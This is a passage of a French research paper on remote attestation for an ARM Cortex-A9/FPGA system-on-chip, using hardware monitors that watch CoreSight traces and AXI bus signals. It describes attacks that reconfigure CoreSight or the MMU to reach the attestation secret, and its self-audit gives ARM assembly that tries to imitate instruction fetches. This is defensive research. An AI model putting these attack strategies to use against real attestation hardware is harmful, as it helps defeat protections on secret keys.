Dans cet article, nous ré-utilisons l'architecture de nos travaux précédents et nous proposons une extension qui permet de vérifier l'état du microprocesseur avant l'exécution de la fonction d'attestation. L'objectif est de décharger les hypothèses simplifiantes de nos travaux précédents [7] : c'est-à-dire de considérer un adversaire pouvant corrompre les caches, la configuration de *CoreSight* et de la MMU. Pour ce faire, nous étendons la fonction d'attestation ainsi que le moniteur matériel avec un test d'intégrité supplémentaire et permettons ainsi de se prémunir de nouvelles classes d'attaques.

A la manière de Kovah et al. [11], le modèle de sécurité de notre test d'intégrité se base sur une implémentation optimale en termes de cycles d'horloge. Cela permet d'écarter un adversaire capable d'augmenter sa puissance de calcul. Afin de se protéger des classes d'attaque par *overclocking* [15], nous utilisons des domaines d'horloge indépendants pour le microprocesseur et le moniteur matériel. Comme dans SMART et VRASED [10, 14], un moniteur matériel, implémenté ici dans le FPGA du *SoC*, garantit les propriétés de sécurité et est capable de redémarrer le système en cas de future compromission. La sécurité s'appuie sur un traitement des signaux fournis par l'interface de *debug CoreSight*.

4 Architecture de vérification de l'intégrité d'environnement d'exécution sur microprocesseur

Dans cette section, nous résumons nos travaux précédents et détaillons l'architecture du système, vérifiée formellement, qui garantit, selon des hypothèses simplifiantes, l'intégrité d'environnement d'exécution sur microprocesseur.

4.1 Architecture du système

Le *SoC* envisagé est équipé d'un microprocesseur ARM Cortex-A9 mono-cœur étroitement lié avec un FPGA Artix-7. Nous implémentons une extension matérielle, dans la partie FPGA du *SoC*, qui communique avec le microprocesseur.

La région mémoire à attester contient un logiciel devant posséder les propriétés de sécurité suffisantes pour le *verifier*. Ce logiciel fonctionne de manière *stand-alone* : il est indépendant du reste du système. Il est chargé dans la DDR, dans une plage d'adresses physiques choisie et immuable. Si un système d'exploitation est présent, ce logiciel doit donc être indépendant de toute bibliothèque partagée et l'ASLR ne doit pas être activée pour son exécution. Le challenge et le résultat du test d'intégrité sont également placés dans la DDR, dans une plage d'adresses physiques choisie et immuable. Le schéma représenté sur la figure 2 montre une vue d'ensemble du système.

Nous procédons à une ségrégation spatiale du contenu sensible. C'est-à-dire que nous créons trois zones mémoires protégées dans le FPGA :

- deux mémoires de type ROM, accessibles en lecture seule, contenant respectivement le code de la fonction d'attestation (`SW-att`) et le secret (`K`). L'aspect lecture seule de la ROM sous-entend que le contenu de ces mémoires est écrit lors de la mise en production et est immuable.
- une mémoire de type RAM, accessible en lecture et écriture, qui est utilisée comme pile d'exécution exclusive à la fonction d'attestation. Ainsi, lorsque la fonction d'attestation s'exécute, les informations utilisées pour les calculs intermédiaires sont stockés dans une RAM dans le FPGA.

Ces trois zones mémoires protégées sont des esclaves AXI-Lite. Un esclave AXI-Lite est une variante d'un esclave AXI où le *burst* est interdit, ce qui signifie que tous les accès mémoire sont explicitement demandés adresse par adresse sur le bus AXI [4]. Elles sont accessibles par le microprocesseur au




Fig. 2. Vue d'ensemble du système

travers d'un module d'interconnexion AXI. Elles sont donc indépendantes du contrôleur DDR principal.

Les zones mémoires protégées sont étendues avec un moniteur matériel. Ce moniteur matériel est un module qui observe les transaction sur le bus AXI. Une transaction a lieue lors d'un accès, par le microprocesseur, vers les zones mémoires protégées. Le moniteur stoppe l'exécution du microprocesseur, en lui transmettant un signal d'arrêt critique (*reset*), en cas de (future) compromission. Par exemple, le moniteur matériel transmet un *reset* au microprocesseur si celui-ci demande un accès au secret ou à la pile exclusive, et ce avant que l'esclave AXI-Lite ait répondu.

Le moniteur matériel est également connecté à l'interface de *debug CoreSight* pour garantir une exécution correcte de la fonction d'attestation. Des instructions spécifiques, par exemple des branchements indirects, sont ajoutés dans la fonction d'attestation pour obtenir la valeur du pointeur d'instruction à des instants critiques de l'attestation à distance. Également, lors d'une exception durant l'exécution de la fonction d'attestation, *CoreSight* informe le moniteur matériel d'une modification du flot d'exécution. Lorsque la fonction d'attestation s'exécute, le moniteur matériel interdit les exceptions et autorise les accès au secret / à la pile exclusive (ne transmet pas de *reset*). Un branchement indirect en début de fonction d'attestation provoque l'autorisation des accès. Un branchement indirect en fin de fonction d'attestation provoque de nouveau l'interdiction des accès.

La fonction d'attestation est *stand-alone* : elle est indépendant du reste du système. Lors de son exécution, elle effectue une lecture de la région mémoire à attester et du challenge, dans la DDR, ainsi qu'une lecture du secret. La fonction d'attestation calcule alors un HMAC sur la région mémoire à attester et le challenge, avec le secret. Une fois le calcul terminé, le résultat est placé à l'adresse du challenge, dans la DDR. La fonction d'attestation procède à un vidage des mémoires cache et des registres du microprocesseur avant et après son exécution.

Une configuration de la MMU, réalisée avant l'exécution de la fonction d'attestation, restreint les accès en écriture. Les écritures ne sont possibles que dans la pile exclusive et à l'adresse du challenge.

4.2 Vérification formelle et faiblesses admises

Nous avons vérifié formellement cette architecture vis-à-vis d'un modèle de menaces simplifié [7].

Les capacités de l'adversaire sont modélisées à haut niveau : seules les valeurs du pointeur d'instruction et de l'adresse de lecture du microprocesseur sont considérées. Ces valeurs ont un fort degré de liberté : il est possible d'effectuer des branchements et des lectures sans restriction.

Le modèle du microprocesseur est plus ou moins abstrait. D'un côté, comme son architecture est propriétaire, nous n'avons pas d'autre choix que d'abstraire son comportement. D'un autre coté, nous modélisons ce même comportement au niveau matériel, pour une configuration donnée (de *CoreSight* et de la MMU), au cycle d'horloge près.

Des propriétés de sécurité sont vérifiées formellement sur un modèle du moniteur matériel, au niveau registres (RTL). Comme nous avons accès à ses sources, le modèle est donc concret.

L'architecture proposée présente des faiblesses qui ont été admises. Ainsi, si nous la ré-utilisons sans modification, celle-ci est vulnérable à certaines attaques.

En effet, sa conception se base sur des hypothèses simplifiantes. Pour réduire les contraintes, le modèle émet l'hypothèse que l'adversaire n'accède pas à la configuration de la MMU ou de *CoreSight*. Cette hypothèse n'est plus réaliste vis-à-vis de notre nouveau modèle de menaces. Egalement, le modèle émet l'hypothèse qu'il est impossible pour un adversaire de procéder à une re-programmation partielle du FPGA et ainsi retirer des fonctionnalités du moniteur.

D'autres vulnérabilités sont potentiellement aussi présentes vis-à-vis du caractère propriétaire de l'architecture du microprocesseur. Ceci est une supposition : comme nous n'avons pas accès à l'architecture du microprocesseur (nous n'aurons probablement jamais accès), le modèle se base sur des hypothèses. Ces hypothèses sont des hypothèses réalistes, par exemple : "le microprocesseur fonctionne comme décrit dans sa documentation". Néanmoins, ce sont des hypothèses car nous ne pouvons pas les vérifier formellement.

Lors des vérifications, les hypothèses ont été validées par une étude empirique : elles ont été auditées sur le matériel concret. Par exemple : si une hypothèse est que *CoreSight* émet une trace lors d'un branchement indirect, alors un branchement indirect a été exécuté sur le microprocesseur et un analyseur logique a permis d'observer la trace.

Si les hypothèses qui ont été émises sont vérifiées, alors la vérification formelle apporte la preuve de la sécurité de l'architecture de vérification de l'intégrité d'environnement d'exécution. Si les hypothèses ne sont pas vérifiées, alors la vérification formelle n'est pas suffisante pour garantir la sécurité : elle ne garantit que les propriétés vérifiées sur le moniteur.

5 Attestation de configuration

Dans cette section, nous proposons une extension qui permet de décharger le moniteur matériel (ré-utilisé) des hypothèses simplifiantes. Concrètement, nous souhaitons attester de la configuration correcte de l'environnement d'exécution de la fonction d'attestation (*CoreSight*, MMU) pour se protéger de nouvelles classes d'attaques.

5.1 Nouvelles classes d'attaques

Une nouvelle classe d'attaques dont nous voulons nous protéger est celle des attaques par re-configuration de *CoreSight*.

En effet, la configuration de *CoreSight* permet de définir les plages d'adresses où les traces sont transmises au moniteur. Une reprogrammation par un adversaire peut permettre, par exemple, la définition de plages d'adresses où les dernières instructions de la fonction d'attestation ne sont pas contenues. Ainsi, une exécution de la fonction d'attestation indique, au début, au moniteur matériel une entrée du pointeur d'instruction, les accès au secret sont donc autorisés. Et, à la fin de l'exécution de la fonction d'attestation, le moniteur ne reçoit pas la trace de fin et les accès au secret ne sont pas de nouveau interdits. Un adversaire peut alors accéder au secret (ou à la pile exclusive) par la suite.

Une autre nouvelle classe d'attaques est celle des attaques par reconfiguration de la MMU.

En effet, les lectures et écritures réalisées par la fonction d'attestation sont réalisées à des adresses écrites dans son code, soit des adresses virtuelles. Si un adversaire modifie les traductions d'adresses, il devient possible d'utiliser un espace mémoire dans la DDR au lieu de la pile exclusive. Ainsi, une exécution de la fonction d'attestation fournit à l'adversaire un accès indirect au secret.

Également, les contrôles d'accès sont garantis par le moniteur matériel en fonction de la valeur du pointeur d'instruction fournie par *CoreSight*. Or, les adresses fournies par *CoreSight* sont des adresses virtuelles. Le moniteur matériel autorise donc les accès au secret depuis une plage d'adresses virtuelles attendue. Si les traductions d'adresses sont modifiées, la lecture du secret devient alors autorisée dans une autre plage d'adresses.

5.2 Solution proposée

Nous proposons d'étendre le système avec un nouveau moniteur matériel, dédié à la configuration de l'environnement d'exécution de la fonction d'attestation.

Nous émettons l'hypothèse que le FPGA est correctement programmé au démarrage du *SoC* (exécution correcte de l'environnement de démarrage) et que l'adversaire ne peut accéder à sa configuration a-posteriori. Cette hypothèse est réaliste car un module matériel peut être ajouté au système et la vérifier. En effet, un accès en lecture ou en écriture par le microprocesseur au contenu du FPGA se traduit par une modification des signaux d'accès au module ICAP [6], situé dans le FPGA. Il est donc possible de procéder à un *reset* du microprocesseur en cas de lecture ou écriture du contenu du FPGA par l'adversaire.

Le nouveau moniteur, que nous proposons d'ajouter, observe les traces d'exécution fournies par *CoreSight* et les signaux sur le bus AXI. Il décide si un algorithme de confiance s'exécute. Un algorithme de confiance est un algorithme qui configure les périphériques tel qu'attendu lors de l'exécution de la fonction d'attestation : c'est-à-dire qu'il configure *CoreSight* et la MMU.

L'architecture de notre extension est représentée sur la figure 3.

Le nouveau moniteur est lui aussi implémenté dans la partie FPGA du *SoC*, en parallèle du moniteur des travaux précédents.




Fig. 3. Extension avec un nouveau moniteur matériel

Une première ROM est ajoutée, sous forme d'un esclave AXI-Lite, et contient le code de l'algorithme de confiance. Celle-ci est accessible par le microprocesseur via le bus AXI.

Une seconde ROM est aussi ajoutée. Elle contient les valeurs des signaux d'accès sur le bus AXI et des traces *CoreSight* telles qu'elles sont attendues par le nouveau moniteur. Cette seconde ROM n'est pas accessible par le microprocesseur. Elle est seulement accessible par le moniteur qui décide, en fonction des signaux observés, si nous sommes bien en train d'exécuter l'algorithme de confiance ou non.

A chaque front d'horloge, le moniteur compare les traces d'exécutions et les signaux d'accès avec les valeurs attendues (disponibles dans la seconde ROM). L'accès à la fonction d'attestation, au secret et à la pile exclusive sera toujours interdit (*reset*) avant la fin de cette exécution. C'est-à-dire que, si, front d'horloge après front d'horloge, les signaux observés par le moniteur ne correspondent pas à ceux attendus, il devient impossible d'exécuter la fonction d'attestation.

Notons que nous travaillons sur un microprocesseur qui ne possède qu'un seul cœur. Egalement, le module d'interconnexion AXI esclave (dans le FPGA) ne possède pas de connexion DMA avec un autre périphérique. Tous les signaux observés sur le bus AXI sont donc la conséquence d'une lecture par ce seul cœur et toutes les traces fournies par *CoreSight* décrivent une exécution réalisée par ce même cœur.

L'objectif est le suivant : le microprocesseur doit exécuter l'algorithme de confiance (ce qui configure *CoreSight* et la MMU) pour que les signaux observés par le moniteur correspondent à ceux attendus. **Notre problématique est donc que le moniteur doit parvenir à distinguer, seulement en observant ces signaux, une exécution de l'algorithme de confiance d'une simple lecture de la ROM**.

Pour répondre à cette problématique, nous concevons l'algorithme de confiance de manière à ce que, à chaque transaction sur le bus AXI, *CoreSight* émette une trace. Un branchement indirect est donc ajouté, régulièrement, dans l'algorithme de confiance. Ceci permet d'avoir un suivi de l'exécution des instructions accédées sur le bus AXI.

Egalement, l'algorithme de confiance est optimisé. Il n'est pas optimisé en terme de nombre d'instructions, comme le ferait un compilateur, mais optimisé de sorte que la trace émise par *CoreSight* soit dans une fenêtre de temps très courte après le transfert sur le bus AXI :

— si la trace apparaît rapidement après un accès sur le bus AXI, alors nous pouvons déduire que le moniteur observe bien un *fetch* des instructions par le microprocesseur ;
— si la trace apparaît hors de la fenêtre de temps, après un accès sur le bus AXI, alors nous pouvons en déduire qu'un adversaire tente de simuler une exécution en effectuant des lectures de l'algorithme de confiance et des branchements indirects depuis un autre programme.

5.3 Caractérisation

Dans notre architecture, l'horloge du FPGA est fournie par un quartz externe : elle est décorrélée du domaine d'horloge du microprocesseur et sa fréquence est divisée jusqu'à atteindre la fréquence nominale de $100MHz$. Le périphérique d'interconnexion AXI maître (du microprocesseur) et l'interface de *debug CoreSight* sont synchronisés sur cette horloge externe. Leur fonctionnement est donc ralenti [6].

Pour optimiser notre algorithme de confiance, nous nous basons sur le comportement du microprocesseur lors d'une exécution depuis un esclave AXI. Comme ce comportement est dépendant de notre architecture matérielle et n'est pas décrit dans une documentation, nous procédons à une caractérisation du matériel à l'aide d'un analyseur logique. L'analyseur logique est lui-aussi synchronisé sur l'horloge externe.

La première étape de notre caractérisation consiste à réaliser, depuis le microprocesseur, une lecture et un *fetch* (pour les comparer) depuis un

esclave AXI-Lite et observer les signaux sur le bus AXI pour prédire le comportement attendu.

Lors d'une lecture sur le bus AXI, le module d'interconnexion AXI esclave (dans le FPGA) place l'adresse relative sur un vecteur nommé *ARADDR* et lève le signal *ARREADY* [4]. Sur notre matériel, une lecture de la donnée par le microprocesseur s'effectue par paquets de 8 mots de 32 bits, où chaque lecture nécessite 4 périodes d'horloge ; un délai de 15 périodes d'horloge est présent entre les lectures de deux paquets [8]. Le chronogramme représenté sur la figure 4 montre le résultat d'une lecture entre les adresses `0x00` et `0x44` de l'esclave AXI-Lite.




Fig. 4. Lecture depuis l'esclave AXI-Lite

Lorsque le contenu de l'esclave AXI-Lite est exécutable, un *fetch* par le microprocesseur provoque exactement les même signaux sur bus AXI que ceux représentés sur la figure 4. Observer ces signaux seuls n'est donc pas suffisant pour distinguer une lecture d'un *fetch* des instructions.

La seconde étape de notre caractérisation consiste donc à ajouter des branchements indirects et définir l'architecture à adopter pour l'algorithme de confiance.

Comme le microprocesseur procède à une lecture (ou un *fetch*) par paquets de 8 mots, nous pouvons ajouter un branchement indirect tous les 8 mots pour que *CoreSight* émette une trace à chaque transaction sur le bus AXI. Ainsi, lors d'une exécution de code linéaire, nous pouvons prévoir le délai entre un accès sur le bus AXI et l'émission de paquets par *CoreSight*.

Notre algorithme de confiance est développé en assembleur ARM, ce qui signifie que chaque instruction occupe un mot de 32 bits. La dernière instruction de chaque paquet de 8 mots est donc un branchement indirect vers le premier mot du paquet suivant, soit vers l'instruction suivante. Une instruction supplémentaire est nécessaire pour calculer sa destination. En conséquence, pour chaque paquet de 8 instructions, l'algorithme de confiance contient 6 instructions utiles et 2 instructions dédiées au branchement indirect.

Le code représenté sur le listing 1 schématise son architecture. Ici `pc` représente le registre contenant le pointeur d'instruction (*Program*

Counter) et `r3` un registre général. Dans notre implémentation de l'algorithme de confiance, les `nop` sont remplacées par des instructions utiles à la configuration de la MMU et de *CoreSight*.

```
1  nop
2  nop
3  nop
4  nop
5  nop
6  nop
7  add r3, pc, #0  // pc = pc + 4;   r3 = pc + 4 + 0;
8  mov pc, r3      // branchement indirect
9
10 // <- destination
11 nop
12 nop
13 nop
14 nop
15 nop
16 nop
17 add r3, pc, #0  // pc = pc + 4;   r3 = pc + 4 + 0;
18 mov pc, r3      // branchement indirect
```

Listing 1. Branchement indirect régulier

La troisième étape de notre caractérisation consiste à réaliser, depuis le microprocesseur, une exécution de notre algorithme de confiance depuis un esclave AXI-Lite et observer les traces émises par *CoreSight* en fonction des signaux sur le bus AXI.

CoreSight émet un paquet, lorsque sa FIFO contient suffisamment de données. Lors de l'émission d'un paquet, *CoreSight* baisse le signal nommé $TRACE\_CTL$ et place la donnée sur le vecteur $TRACE\_DATA$ [1]. L'instant à partir duquel le paquet est émis après le début du *fetch* dépend de l'état de la FIFO de *CoreSight* avant l'exécution du code et de la valeur de l'adresse virtuelle à laquelle l'esclave AXI-Lite est accessible. Pour obtenir une trace dans une fenêtre de temps la plus courte après un transfert sur le bus AXI, nous devons au préalable vider la FIFO de *CoreSight* et choisir une adresse virtuelle faible pour l'esclave AXI-Lite [8].

Le chronogramme représenté sur la figure 5 montre le résultat le plus optimisé (avec fenêtre de temps la plus courte) d'un *fetch* et de l'exécution de code entre les adresses `0x00200000` et `0x0020003C`, où `0x00200000` représente l'adresse virtuelle permettant d'accéder à l'adresse `0x00` dans l'esclave AXI-Lite. Les instants indiqués par les marqueurs bleus représentent respectivement l'instant du premier accès sur le bus AXI et l'instant du premier décodage de paquet transmis par *CoreSight*. Le signal $DECODED\_ADDR$ représente la valeur de l'adresse décompressée et

décodée par le moniteur depuis le paquet *CoreSight*. Sa valeur n'est disponible qu'après une transmission complète et donne, indirectement, la valeur du pointeur d'instruction. La première valeur obtenue pour l'adresse décodée est `0x00200000`, soit lors de l'entrée du pointeur d'instruction dans la plage d'adresses à tracer, et la seconde valeur est `0x00200020`, soit la destination du premier branchement indirect.




Fig. 5. Fetch et exécution d'instructions depuis l'esclave AXI-Lite

Les informations qui nous intéressent sont donc :

— le délai (nombre de fronts d'horloge) entre le premier accès sur le bus AXI et l'instant du décodage de paquet transmis par *CoreSight* ;

— la valeur de l'adresse décodée dans le paquet.

Si nous observons les mêmes délais et les mêmes adresses, nous pouvons décider que le microprocesseur effectue un bien un *fetch* et pas une simple lecture.

Les signaux représentés sur le chronogramme de la figure 5 peuvent être modélisés formellement. Cette modélisation fournit donc une hypothèse sur le comportement du microprocesseur. Nous pouvons donc effectuer une vérification formelle de la sécurité de la configuration de l'environnement d'exécution de la fonction d'attestation. Une propriété de sécurité importante, vérifiée par le moniteur, est qu'un accès à la fonction d'attestation (et indirectement au secret et à la pile exclusive) ne sera jamais autorisé si le moniteur n'observe pas des signaux identiques.

Néanmoins, nous faisons désormais face à une nouvelle problématique. Notre problématique initiale était de savoir comment distinguer, en observant les signaux, une exécution de l'algorithme de confiance d'une simple lecture. A priori, nous venons de montrer que cette distinction était possible. Cependant, **pour garantir la sécurité de la configuration de l'environnement d'exécution de la fonction d'attestation, il nous faut désormais déterminer si un adversaire peut reproduire ces signaux sans exécuter l'algorithme de confiance**.

S'il est possible de reproduire ces signaux sans exécuter notre algorithme de confiance, nous devons malheureusement revoir notre stratégie. En effet, nous ne pourrons pas distinguer une exécution légitime d'une attaque : les propriétés de sécurité vérifiées sur le moniteur ne sont donc pas suffisantes pour garantir la sécurité de la configuration de l'environnement d'exécution de la fonction d'attestation.

En contrepartie, s'il n'est pas possible de reproduire ces signaux sans exécuter notre algorithme de confiance, observer des signaux identiques implique que nous sommes bien en train de l'exécuter. Alors, les propriétés de sécurité vérifiées sur le moniteur sont suffisantes pour garantir que notre architecture n'accordera jamais l'accès à la fonction d'attestation sans exécuter notre algorithme de confiance (et avoir configuré l'environnement correctement). Ainsi, nous garantissons l'exécution sécurisée de la fonction d'attestation et la confidentialité du secret.

5.4 Contraintes de conception

En admettant que notre implémentation soit sécurisée, notons que nos choix d'architecture impliquent certaines contraintes.

Une conséquence directe est la réduction des performances du microprocesseur durant l'exécution de l'algorithme de confiance.

Tout d'abord, la synchronisation du périphérique d'interconnexion AXI maître sur l'horloge du FPGA ralentit le microprocesseur lors du *fetch*. Notons que ce n'est pas le cas pour la synchronisation de *CoreSight* : l'émission de paquets par *CoreSight*, en revanche, ne ralentit pas l'exécution [3].

Egalement, la présence de branchements indirects provoque un vidage du *pipeline* et un *fetch* à l'adresse de destination. Comme le microprocesseur réalise ses *fetch* de paquet de 8 instructions durant l'exécution des instructions précédentes, atteindre l'exécution de la dernière instruction provoque un second *fetch* du même paquet [8]. Ainsi, à l'exception du premier paquet de 8 instructions, chaque paquet est accédé deux fois sur le bus AXI. Le *fetch* qui a un effet sur le fil d'exécution du programme est donc celui du second accès. Le chronogramme représenté sur la figure 6 montre les instants des *fetch* du branchement indirect et de l'instruction placée à sa destination. Dans cet exemple, les instructions placées aux adresses `0x0020001C` et `0x0020003C` sont des branchements indirects vers l'instruction suivante.




Fig. 6. Instants des *fetch* : branchement indirect et destination

Une seconde contrainte est l'alignement lors du développement de l'algorithme de confiance. En effet, si la destination d'un branchement se trouve dans le même paquet que l'instruction qui l'a provoqué, alors le vidage du *pipeline* provoque une exception de type *prefetch abort* [8]. L'algorithme de confiance est donc conçu de manière linéaire : c'est une suite d'instructions sans aucun branchement à l'exception des branchements indirects réguliers.

Une troisième contrainte est que des prérequis sont nécessaires avant l'exécution de l'algorithme de confiance. En effet, le moniteur matériel attend des signaux correspondant à une certaine configuration des périphériques. Ainsi, avant l'exécution de l'algorithme de confiance, les prérequis suivants doivent être appliqués.

1. Comme une lecture de la donnée dans l'esclave AXI-Lite doit être visible sur le bus AXI, de telles données ne doivent pas être présentes en cache. Un vidage des mémoires cache est donc réalisé.
2. Le moniteur matériel attend de *CoreSight* un paquet indiquant que nous entrons dans une plage d'adresses où les traces sont actives. *CoreSight* est donc configurée de façon à ce que les adresses virtuelles permettant l'accès à l'esclave AXI-Lite soient tracées.
3. Le moniteur matériel vérifie la valeur des adresses données par *CoreSight*. La MMU est donc configurée de telle sorte à ce que les adresses virtuelles soient identiques à celles attendues pour cette plage d'adresses. Les adresses choisies sont suffisamment faibles pour minimiser la taille des paquets transmis par *CoreSight*.
4. Tout comme montré par Kovah et al. [11] pour les TPM, *CoreSight* n'utilise pas le même nombre de cycles d'horloge pour transmettre les mêmes données en fonction de son état initial. Les FIFO de ses composants sont initialisées en suivant toujours le même protocole, pour obtenir un résultat déterministe et forcer *CoreSight* à trans-

mettre les paquets le plus tôt possible (une calibration du matériel est requise pour réaliser cette étape).

Manquer à un de ces prérequis ne permet pas de reproduire le comportement de l'algorithme de confiance depuis un logiciel malveillant car les signaux d'accès se trouvent alors modifiés. Cependant, cela provoque un refus par le moniteur matériel d'une exécution légitime de l'algorithme de confiance et de la fonction d'attestation.

6 Audit de sécurité

Afin de vérifier formellement la sécurité de l'attestation à distance, nous émettons l'hypothèse suivante : **nous pouvons écrire notre algorithme de confiance tel qu'il est impossible pour un adversaire de reproduire les signaux d'accès lus par le moniteur sans l'exécuter**.

Pour valider si notre hypothèse est réaliste ou non, nous devons conduire un audit de celle-ci sur le matériel concret. Dans cette section, nous proposons de jouer le rôle d'un adversaire et d'attaquer le système. L'objectif est de tenter de reproduire les mêmes signaux depuis un logiciel malveillant.

Nous considérons un adversaire possédant de haut privilèges, une connaissance de l'architecture et un clone du système physique. Nous observons les signaux internes à l'aide d'un analyseur logique. Pour chaque attaque, notre logiciel malveillant est placé dans la DDR et est développé en assembleur ARM afin d'être au plus près du matériel.

6.1 Accès sur le bus AXI

La première étape de notre audit consiste à trouver le moyen le plus optimisé pour reproduire les accès en lecture sur le bus AXI. Nous effectuons donc une simple lecture dans l'esclave AXI-Lite comme si son contenu était de la donnée. Notre objectif est d'être le plus rapide possible pour tenter d'obtenir les mêmes délais qu'une exécution légitime de l'algorithme de confiance. Nous ne pouvons malheureusement pas nous appuyer sur les mémoires cache pour gagner du temps. En effet, si le contenu de l'esclave AXI-Lite est déjà en cache, effectuer une lecture n'a aucun effet sur le bus AXI. Un prérequis pour jouer cette attaque est donc de désactiver les mémoires cache.

L'instruction `LDM` permet d'effectuer une lecture de donnée à l'adresse définie dans un registre et incrémenter cette adresse [5]. Réaliser une lecture de 8 mots dans l'esclave AXI-Lite peut donc se faire en chargeant

son adresse virtuelle dans un registre et en appelant cette instruction plusieurs fois. Le code représenté sur le listing 2 montre une attaque tentant de reproduire les accès sur le bus AXI en utilisant un minimum de registres. La présence du `!` après le nom du registre contenant l'adresse de lecture provoque un incrément égal au nombre d'octets lus [5].

```
1  mov r0, #0x00200000 // adresse virtuelle
2  ldm r0!, {r1}       // r0 = r0 + 4 (!)
3  ldm r0!, {r1}
4  ldm r0!, {r1}
5  ldm r0!, {r1}
6  ldm r0!, {r1}
7  ldm r0!, {r1}
8  ldm r0!, {r1}
9  ldm r0!, {r1}
```

Listing 2. Reproduction des accès sur le bus AXI: 8 lectures de 1 mot

Dans cet exemple, le registre `r1` est utilisé pour stocker le contenu de la donnée lue dans l'esclave AXI-Lite. L'avantage d'une telle approche pour un adversaire est qu'elle ne nécessite l'utilisation que de deux registres (ici `r0` et `r1`) pour réaliser une lecture de 8 mots. L'inconvénient est qu'elle nécessite l'exécution de 8 instructions (une fois l'adresse virtuelle chargée). Or, comme vu précédemment, un accès à l'esclave AXI-Lite synchronisé sur l'horloge du FPGA ralentit l'exécution du microprocesseur. Ainsi, la présence de plusieurs instructions introduit un délai de 15 périodes d'horloge entre chaque lecture de 1 mot. Le chronogramme représenté sur la figure 7 montre les signaux d'accès sur le bus AXI. Le signal CLK représente l'horloge du FPGA, il est commun aux deux représentations des signaux $ARADDR$ et $ARREADY$. La première représentation donne les signaux d'accès lors d'un *fetch* tandis que la seconde représentation donne les signaux d'accès lors d'une lecture par paquets de 1 mot.




Fig. 7. Accès sur le bus AXI : *fetch* et lecture par paquets de 1 mot

Accéder à la donnée contenue dans l'esclave AXI-Lite par paquets de 1 mot ne permet pas de reproduire les mêmes signaux qu'un *fetch* sur le bus

AXI. Cependant, l'instruction `LDM` permet également d'effectuer plusieurs lectures de donnée en une seule fois si une liste de registres de destination lui est fournie [5]. Ainsi, nous pouvons modifier le code pour réaliser une lecture par paquets de 8 mots en stipulant 8 registres de destination.

